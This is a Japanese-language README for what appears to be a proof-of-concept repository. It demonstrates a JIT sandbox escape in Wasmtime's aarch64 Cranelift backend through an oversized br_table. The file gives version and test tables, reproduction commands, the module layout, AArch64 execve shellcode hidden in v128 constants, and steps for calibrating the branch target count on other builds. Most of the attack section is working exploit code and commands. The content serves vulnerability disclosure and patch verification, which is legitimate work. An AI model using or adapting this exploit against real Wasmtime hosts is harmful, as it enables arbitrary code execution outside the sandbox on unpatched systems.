CVE-2026-115893 — Wasmtime における aarch64 Cranelift の br_table 誤コンパイル — に対する、動作する完全なサンドボックスエスケープエクスプロイト、脆弱性の証明、および検証パッケージ。
CVE-2026-115893 は、Wasmtime の aarch64 Cranelift バックエンドにおけるコンパイラの制御フローのバグです。十分な数のターゲットを持つ Wasm の br_table は、デフォルトの B.cond 分岐の変位が条件分岐のエンコーディング範囲外となる JTSequence を生成します。オフセットがラップアラウンドするため、有効な Wasm モジュールが JIT コード内のユーザーが影響を与えたオフセットへジャンプできる可能性があります。
このリポジトリは完全なエスケープを実証します:
/usr/bin/touch に置き換え、ゲストの外側に /tmp/wt-pwn を作成します。このモジュールにはインポートがなく、WASI も使用しません。これは Wasmtime プロセスの権限でのホストコード実行であり、自動的に root になるわけではありません。
これは CVE-2026-115889 ではありません。あちらは別の Cranelift のインデックスオーバーフローのバグであり、再現された影響はコンパイラのパニック/DoS です。
| バージョン範囲 | CVE-2026-115889 | CVE-2026-115893 (aarch64) |
|---|---|---|
<36.0.19 | 脆弱 | 脆弱 |
36.0.19 | 修正済み | 修正済み |
37.0.0–42.x | 脆弱 | 脆弱 |
43.0.0–48.0.6 | 修正済み | aarch64 で脆弱 |
48.0.7 | 修正済み | 修正済み |
49.0.0–49.0.3 | 修正済み | 49.0.4 まで脆弱 |
49.0.4+ | 修正済み | 修正済み |
この CVE については、専用の修正済みリリースを使用してください: 49.0.4、48.0.7、または 36.0.19。
| 環境 | Wasmtime | 結果 |
|---|---|---|
| macOS 26.7.1 arm64、ネイティブ | 49.0.3 | PASS 5/5: rc=0、マーカー作成済み |
| Linux arm64 コンテナ | 49.0.3 | PASS 3/3: rc=0、マーカー作成済み |
| macOS arm64 | 49.0.4 | REJECT 3/3: rc=1、マーカーなし |
| Linux arm64 コンテナ | 49.0.4 | REJECT 3/3: rc=1、マーカーなし |
| macOS arm64 | 49.0.3 | 65,520 ターゲットの対照: マーカーなし |
| macOS arm64 | 49.0.4 | 65,520 ターゲットの対照: マーカーなし |
このエクスプロイトはテスト済みのビルドで決定的に動作します。バージョンに依存しないわけではなく、異なる Wasmtime ビルドでは再調整が必要になる場合があります。

図 1. Linux arm64 コンテナ、Wasmtime 49.0.3。ペイロードがゲストの外側に /tmp/wt-pwn を作成した後、プロセスは終了コード 0 で終了します。

図 2. Wasmtime 49.0.4 は、65,520 ターゲットの実装上限において、汎用的な 100,000 ターゲットの br_table を拒否します。この汎用モジュールはエクスプロイトモジュールではなく、修正された境界を例示するものです。
objdump;リリースバイナリと SHA-256:
macOS 49.0.3  fec6a4ca5e4310210b2feaea32179cfb51a40ab20eef48ec2345a61a3856002d
macOS 49.0.4  f5a9a33d7df600927ec2b4544cb6270cfcfbe5a7acaeb90952be39cd2584dda4
Linux 49.0.3  ffb2b17b12f6b43e6de3aab08f02269ca7cb481663e0cb189e256e9198bac770
Linux 49.0.4  7ff3862b2dee59318218c2dafd87650faf7840db2c21889b62535e9d0e7273ba
Tarball名:
wasmtime-v49.0.3-aarch64-macos.tar.xz
wasmtime-v49.0.4-aarch64-macos.tar.xz
wasmtime-v49.0.3-aarch64-linux.tar.xz
wasmtime-v49.0.4-aarch64-linux.tar.xz
モジュールハッシュ:
macOS  lab/jit-escape.wat        7cfe90b1fede88966df0330389967f27ff4e2a644e27ebac66e913fa299fc556
Linux  lab/jit-escape-linux.wat  299e585a3e96f311331e729f0786d5e2b7eb5f017bd0870180cc5365e0e88d25
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-macos/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-macos/wasmtime

./scripts/verify-macos.sh
手動実行:
"$WASMTIME_VULN" --version
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
ls -l /tmp/wt-pwn
Expected:
rc=0
-rw-r--r-- ... /tmp/wt-pwn
stdout や stderr は生成されません。execve が Wasmtime プロセスを置き換えます。
ペイロードは /tmp/wt-pwn のみを作成します。
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-linux/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-linux/wasmtime

./scripts/verify-linux.sh
コンテナの例:
cp -R "$PWD" /tmp/cve-2026-115893-wasmtime-sandbox-escape

docker run --rm --platform linux/arm64 --entrypoint sh \
  -v /tmp/cve-2026-115893-wasmtime-sandbox-escape:/work:ro \
  -v /path/to/wasmtime-v49.0.3-aarch64-linux:/wasmtime:ro \
  debian:bookworm-slim -lc '
    rm -f /tmp/wt-pwn
    /wasmtime/wasmtime run --invoke pwn /work/lab/jit-escape-linux.wat
    echo "rc=$?"
    ls -l /tmp/wt-pwn
  '
rm -f /tmp/wt-pwn
"$WASMTIME_FIXED" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Expected:
rc=1
Unsupported feature: `br_table` has 524255 targets, which exceeds the
implementation limit of 65520
marker_exists=1
Linux の固定実行では 524,252 個のターゲットを拒否します。
65,520 個のターゲットを含む同じペイロード:
python3 poc/gen_jit_escape.py 65520 > /tmp/small.wat
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn /tmp/small.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
期待される結果: rc=0、マーカーなし。v128 定数とシェルコードだけでは ファイルは作成されず、巨大なテーブルが必要です。
ターゲットカウントをプール(n=524254)から変更すると、分岐は
0x4c に到達し、クラッシュし、マーカーは作成されません。
(module
  (memory 16)
  (func $sc (param i32) (v128.store ...))      ; payload pool
  (func $f  (param i32) (br_table ...))        ; oversized switch
  (func (export "pwn") (call $f (i32.const N)))
)
sc は決して呼び出されません。その v128 定数は実行可能な .text リテラルプールにコンパイルされます。そのバイト列は AArch64 シェルコードです。
n=524255 を指定してテストされた macOS ビルドの場合:
f は 0xa0 の付近から始まります;JTSequence の比較/デフォルト分岐は b4/b8 にあります;b.hs のターゲットは 0x50、つまりプールの最初のバイトです;pwn は、デフォルト分岐を取るセレクタを指定して f を呼び出します。プールが実行されます:
adr  x0, path
adr  x3, arg
adr  x4, arg
sub  sp, sp, #0x40
stp  x0, x3, [sp]
stp  xzr, xzr, [sp, #0x10]
mov  x1, sp
mov  x2, xzr
mov  x16, #59        ; macOS execve
svc  #0x80
brk  #0x43
Linux 版は svc #0 と Linux の execve システムコール番号を使用します。非 PAC プロローグがプールを 0x40 に配置するため、そのターゲット数は 524,252 です。
このモジュールにはインポートがなく、WASI を呼び出すこともありません。モジュール内に Wasm ファイル API は存在しません。/tmp/wt-pwn はゲストのリニアメモリコードではなく、ホストの execve パスによって作成されます。
python3 poc/gen_jit_escape.py > lab/jit-escape.wat
python3 poc/gen_jit_escape_linux.py > lab/jit-escape-linux.wat
これによりモジュールが再生成されます。別のビルド用にキャリブレーションされるわけではありません。
デフォルトのカウントが他の環境でも機能すると仮定しないでください。
wasmtime --version。"$WASMTIME_VULN" compile lab/jit-escape.wat -o /tmp/check.cwasm
objdump -d /tmp/check.cwasm | grep -B4 -A8 'b.hs'
b.hs の宛先がペイロードプールの先頭バイトと等しいことを確認します。ターゲットのチューニングはレイアウトに敏感です。あるテストでは、しきい値のエンコーディングが変わったため、n=524256 が依然として 0x50 をターゲットにしていました。生成された分岐ターゲットは常に検査してください。
/tmp を使用するため、新しいペイロードが必要です。.cwasm: エンジン/バージョン/ターゲットに固有です。